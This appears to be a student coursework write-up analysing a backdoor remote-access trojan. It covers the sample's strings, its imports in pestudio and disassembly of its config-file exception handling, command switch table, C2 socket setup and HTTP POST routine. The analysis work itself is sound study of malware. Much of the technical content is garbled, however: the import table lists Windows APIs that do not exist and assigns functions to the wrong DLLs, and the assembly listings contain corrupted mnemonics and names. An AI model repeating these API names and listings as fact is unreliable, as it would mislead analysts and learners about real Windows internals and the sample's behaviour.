HeapDestroy
HeapCreate
VirtualFree
VirtualAlloc
IsBadWritePtr
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
SetFilePointer
FlushFileBuffers
IsBadReadPtr
IsBadCodePtr
GetStringTypeA
GetStringTypeW
LCMapStringA
LCMapStringW
GetCPInfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetStdHandle
0:0
```

M.Sc. IT. SEM 2

## Malware Analysis

Finally we can see that this looks to perform some Base64-encoding or decoding functions, potentially using a custom index\_string, we see reference to remote URIs, a reference to original C++ classes being labelled as a ‘BackdoorClient’ in addition to ‘Polling’ and ‘Beacon’ strings. Further to this we can see this program looks to gather Host/User information, has the ability to upload and download files, the ability to create arbitrary processes, and can make GET/POST requests.

Immediately we begin to believe this is some sort of information gathering remote access tool/trojan which provides the ability to exfiltrate files and run commands on a system.

### ii- What do the imports tell you about this program?

Opening this in the latest available version of pestudio (in this case 9.09), we can see that a number of imports are already down as ‘blacklisted’, in addition to some deprecated APIs being used by the program.

name (0)	group (0)	type (0)	ordinal (0)	blocker (0)	anti-debug (0)	undocumented (0)	deprecated (0)	kbray (0)
!L!WNSStartup	network	implicit	0	x				ws2_32.dll
!L!WSACleanup	network	implicit	0	x				ws2_32.dll
!L!bind	network	implicit	0	x				ws2_32.dll
!L!socket	network	implicit	0	x				ws2_32.dll
!L!socketaddr	network	implicit	0	x				ws2_32.dll
!L!socketcontrol	network	implicit	0	x				ws2_32.dll
!L!WSAGetLastError	network	implicit	0	x				ws2_32.dll
!L!CreateProcess	execution	implicit	0	x				ws2_32.dll
!L!TerminateProcess	execution	implicit	0	x				kernel32.dll
!L!EnvironmentGet	execution	implicit	0	x				kernel32.dll
!L!EnvironmentSet	execution	implicit	0	x				kernel32.dll
!L!GetEnvironment	dynamic-link	implicit	0	x				kernel32.dll
!L!GetVersionExA	system-information	implicit	0	x				kernel32.dll
!L!GetComputerNameA	system-information	implicit	0	x				kernel32.dll
!L!GetAdaptersNameA	system-information	implicit	0	x				kernel32.dll
!L!GetAdaptersInfoW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersInfoA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersListW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersListA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersStatisticsW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersStatisticsA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersPhysicalAddressW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersPhysicalAddressA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersMacAddressW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersMacAddressA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpLeaseTimeW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpLeaseTimeA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpServerW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpServerA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpOptionsW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpOptionsA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRenewTimeW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRenewTimeA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRebindTimeW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRebindTimeA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpLeaseTimeRemainingW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpLeaseTimeRemainingA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRenewTimeRemainingW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRenewTimeRemainingA	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRebindTimeRemainingW	memory	implicit	0	x				kernel32.dll
!L!GetAdaptersDhcpRebindTimeRemainingA	memory	implicit	0	x				kernel32.dll
!L!Sleep	execution	implicit	0	x				
!L!SleepEx	execution	implicit	0	x				kernel32.dll
!L!EndThread	execution	implicit	0	x				kernel32.dll
!L!GetCurrentThread	execution	implicit	0	x				kernel32.dll
!L!FreeEnvironmentStringA	execution	implicit	0	x				kernel32.dll
!L!FreeEnvironmentStringW	execution	implicit	0	x				kernel32.dll
!L!GetEnvironmentInfo	execution	implicit	0	x				kernel32.dll
!L!SetThreadExecutionStateA	exception-handling	implicit	0	x				kernel32.dll
!L!UnhookedExceptionFilter	exception-handling	implicit	0	x				kernel32.dll
!L!LoadLibraryA	dynamic-link	implicit	0	x				kernel32.dll
!L!GetProcAddressA	dynamic-link	implicit	0	x				kernel32.dll
!L!GetLastError	diagnostic	implicit	0	x				kernel32.dll
!L!SetThreadLocale	console	implicit	0	x				kernel32.dll
!L!GetStdHandle	console	implicit	0	x				kernel32.dll


Of interest is that we can see this has the ability to make network connections, execute processes, and sleep, all of which would be pretty common functions for a remote access tool/trojan which leveraged the sleep API call to allow checking into the C2 periodically.

iii- The function 0x4036F0 is called multiple times and each time it takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used?

If we first examining cross-references to 0x4036F0, we can see that it is called 5 times throughout this program.

Dire...	T...	Address	Text
Up	p	sub_403180+41	call sub_4036F0
Up	p	sub_403180+B9	call sub_4036F0
Up	p	sub_403180+E6	call sub_4036F0
Up	p	sub_403180+170	call sub_4036F0
Up	p	sub_403180+18D	call sub_4036F0


Looking at where these are called we can see they all take place inside of 'sub\_403180'. An example of this is shown below.



The screenshot shows a debugger interface with three main sections:

- Graph overview:** A small window in the top-left corner showing a call graph with several nodes and edges.
- Assembly View:** The top section displays assembly code for `sub_403180`. It shows various local variables (var\_B4, var\_A0, var\_8C, etc.) being initialized with specific values. The code then pushes these values onto the stack, followed by a call to `ds>CreateFileA`. After the call, it handles potential errors by pushing them onto the stack and calling `ExxThroughException64`.
- Call Graph:** The bottom section shows the assembly code for `loc_403105`, which is called from `sub_403180`. This routine performs file operations, including reading from a file using `ds:ReadFile` and closing the handle using `ds:CloseHandle`.

To get a bit more of an idea what is being passed to the function, we can examine cross-references to `sub_403180` to see if anything is passed to this subroutine. Immediately we see an '`sub_401EE0`' object being created and the object's 'this' pointer being stored into `ecx`.



Based on this we know that the function `0x4036F0` doesn't take any parameters other than the Config error string. Taking a look we can see that this same object (which we're beginning to believe is part of an exception object) is used as a parameter to the `CxxThrowException` function.

The screenshot shows two assembly code snippets. The top snippet is for file creation:

```

sub esp, 0B8h
push esi
push edi
push 0 ; hTemplatefile
push 0 ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
mov esi, ecx
push 3 ; dwShareMode
push 0CCCCCCCCh ; dwBasicAndAccess
push offset FileName ; "config.dat"
mov dword ptr [esi], offset off_410150
mov byte ptr [esi+18Ch], 4Eh
call ds>CreateFile
mov edi, eax
cmp edi, BFFFFFFFh
jnz short loc_4031D5

```

The bottom snippet is for exception handling:

```

BNAL
push offset aConfigError ; "Config error"
lea ecx, [esp+80Ch+var_AC]
call sub_4036F0
lea eax, [esp+808h+var_AC]
push offset UNK_4111500
push eax
call __CxxThrowException@8 ; __CxxThrowException(x,x)

```

If we examine what's contained within 'sub\_4036F0', we find evidence that this is likely setting up an exception to be raised.

The screenshot shows the assembly code for 'sub\_4036F0' which is involved in exception handling:

```

BNAL
mov esi, dword ptr [esp+80h+arg_0]
mov edi, [esp+80h+var_10]
mov ecx, ebx
mov edx, ecx
shr ecx, 2
reg mouse
mov ecx, edx
and ecx, 3
reg mouse
mov eax, [esp+10h+var_18]
mov [esp+30h+var_14], ebx
xor esi, esi
mov byte ptr [ebx+eax], 0

```

Call to:

```

loc_40076E:
lea ecx, [esp+80h+arg_0]
mov [esp+80h+var_0], esi
push ecx
mov ecx, esp
mov dword ptr [esp+80h+arg_0], offset unk_4541B0h
call ??CreateExceptionObject@@YAAUExceptionObject@CException@@PAUchar@1@AII@Z ; exception::exception(char const * const &)
mov st, byte ptr [esp+80h+var_10]
lea ecx, [esp+80h]
mov byte ptr [esp+80h+var_0], 1
mov [ecx], 41
mov [ecx+4], esi
mov [ecx+8], esi
mov [ecx+12], esi
mov eax, ds!dword_410110
lea edx, [esp+80h+var_10]
push eax
push esi
push edx
call sub_401700
mov eax, [esp+80h+var_10]
mov dword ptr [ebp@], offset off_4101500
cmp eax, esi
jz short loc_403708

```

Based on all of this context, and by examining the patterns which occur right before 0x4036F0 is called, we can infer that these are all exception objects which raise an exception if the specified config.dat file doesn't exist or is invalid.

#### iv- What do the six entries in the switch table at 0x4025C8 do?

If we jump to 0x4025C8 we find the six entries in the switch table which are referenced at 0x40252A.

```
>C7 nop
>C7 ;
>C8 off_4025C8 dd offset loc_402561 ; DATA XREF: .text:0040252A|
>C8 dd offset loc_402531 ; jump table for switch statement
>C8 dd offset loc_402559
>C8 dd offset loc_40253B
>C8 dd offset loc_402545
>C8 dd offset loc_40254F
>E0
| |

```

If we follow this reference, we can see that this is triggered by a reference at 0x402500.

```
0251D loc_40251D: ; CODE XREF: .text:00402500↑j
0251D xor eax, eax
0251F mov al, [esi+4]
02522 add eax, 0FFFFFF9Fh ; switch 6 cases
02525 cmp eax, 5
02528 ja short loc_40257D ; default
0252A jmp ds:off_4025C8[eax*4] ; switch jump
02531
```


If we continue tracking back what kicks this off, we can find at 'loc\_402410' there's a cross-reference to an offset within 'sub\_403BE0'. This is ultimately what kicks off any one of these switches to occur.

```

var_14= dword ptr -14h
var_10= dword ptr -10h
var_4= dword ptr -4

push ebp
mov ebp, esp
push 0FFFFFFFh
push offset loc_40EA4B
mov eax, large fs:0
push eax
mov large fs:0, esp
sub esp, 0Ch
push ebx
push esi
push edi
xor ebx, ebx
mov [ebp+var_10], esp
push 30h
mov [ebp+var_4], ebx
call ??2@YAPAXI@2 ; operator new(uint)
mov ecx, eax
add esp, 4
mov [ebp+var_14], ecx
cmp ecx, ebx
mov byte ptr [ebp+var_4], 1
jz short loc_403C2B

```



If we were to look at what calls this, we'd find it is the only call within our \_main method which is kicked off shortly after the program 'start' method runs. Of interest in the above is that we can see a looping function and a call to 'sleep'. Right before this happens there's a call to 'sub\_401F80' which we'll examine further.

```

NUL
mov eax, [esi]
mov edx, [eax+144h]
add eax, 104h
push edx
push eax ; hostshort
; char *
call sub_403D50
mov ebx, eax

loc_401FDE:
mov ecx, esi
mov byte ptr [ebp+var_4], 0
call sub_402FF0
mov esi, eax
or ecx, 0FFFFFFFh
mov edi, esi
xor eax, eax
repne scasb
mov edi, [ebp+var_14]
not ecx
mov eax, [edi+10h]
dec ecx
push ecx
push esi
push eax
mov ecx, ebx
call sub_404ED0
push esi ; void *
call ??3@YAXPAX@Z ; operator delete(void *)
add esp, 4
lea ecx, [ebp+var_18]
mov [ebp+var_18], 0
push ecx
mov ebx, ebx
call sub_404B10
mov esi, eax
mov eax, [ebp+var_18]
push eax
push esi
mov ebx, eax
call sub_4015C0
add esp, 8
cmp ebx, 11Ch
mov [ebp+var_10], esi
jnb short loc_402059

```

In the above we find 5 calls to subroutines to examine further.

- sub\_403D50

```

hostshort= word ptr 8

sub esp, 1Ch
xor eax, eax
push ebx
mov ebx, [esp+20h+arg_0]
push esi
mov esi, ecx
push edi
mov ecx, 20h
lea edx, [esi+1Ch]
push 80h ; size_t
mov edi, edx
mov dword ptr [esi+18h], 0FFFFFFFh
mov dword ptr [esi], offset off_410178
push ebx ; char *
rep stosd
push edx ; char *
call strncat
mov dword ptr [esi+4], offset aInternetExplor ; "Internet Explorer 10.0"
mov al, byte_413460
add esp, 0Ch
test al, al
jz short loc_403DA2

```


**Mul**  
 call sub\_4051D0  
 mov byte\_413460, 0

**loc\_403DA2:**  
 lea edi, [esi+8]
 push ebx ; cp
 mov ecx, esi
 mov word ptr [edi], 2
 call sub\_4042C0
 mov [esi+0Ch], eax
 mov eax, dword ptr [esp+28h+hostshort]
 push eax ; hostshort
 call ds: htons
 push 6 ; protocol
 push 1 ; type
 push 2 ; af
 mov [esi+0Ah], ax
 call ds: socket
 cmp eax, 0FFFFFFFh
 mov [esi+18h], eax
 jnz short loc\_403DF5

**Mul**  
 push offset aSocketConnecti ; "Socket Connection Error"
 lea ecx, [esp+2Ch+var\_10]
 call sub\_4054D0
 lea ecx, [esp+28h+var\_10]
 push offset unk\_4117C8
 push ecx
 call \_\_CxxThrowException@8 ; \_\_CxxThrowException(x,x)

Based on the above User-Agent string and API calls, we can assume this plays the role of establishing a connection to the C2.

- sub\_402FF0



Based on the above strings and API calls, we can assume this plays the role of gathering initial system information to send back to the C2.

- sub\_404ED0

```
sub_404ED0 proc near
 arg_0= dword ptr 4
 arg_4= dword ptr 8
 arg_8= dword ptr 0Ch

 mov eax, [esp+arg_8]
 mov edx, [esp+arg_4]
 push offset aData ; "data"
 push eax
 mov eax, [esp+8+arg_8]
 push edx
 push eax
 call sub_404EF0
 ret
 sub_404ED0 endp
```

```

 mov [ebp+var_10], esp
 mov esi, ecx
 jnz short loc_404F3E

[Function: Nul]
push offset aErrorSending_0 ; "Error sending Http post"
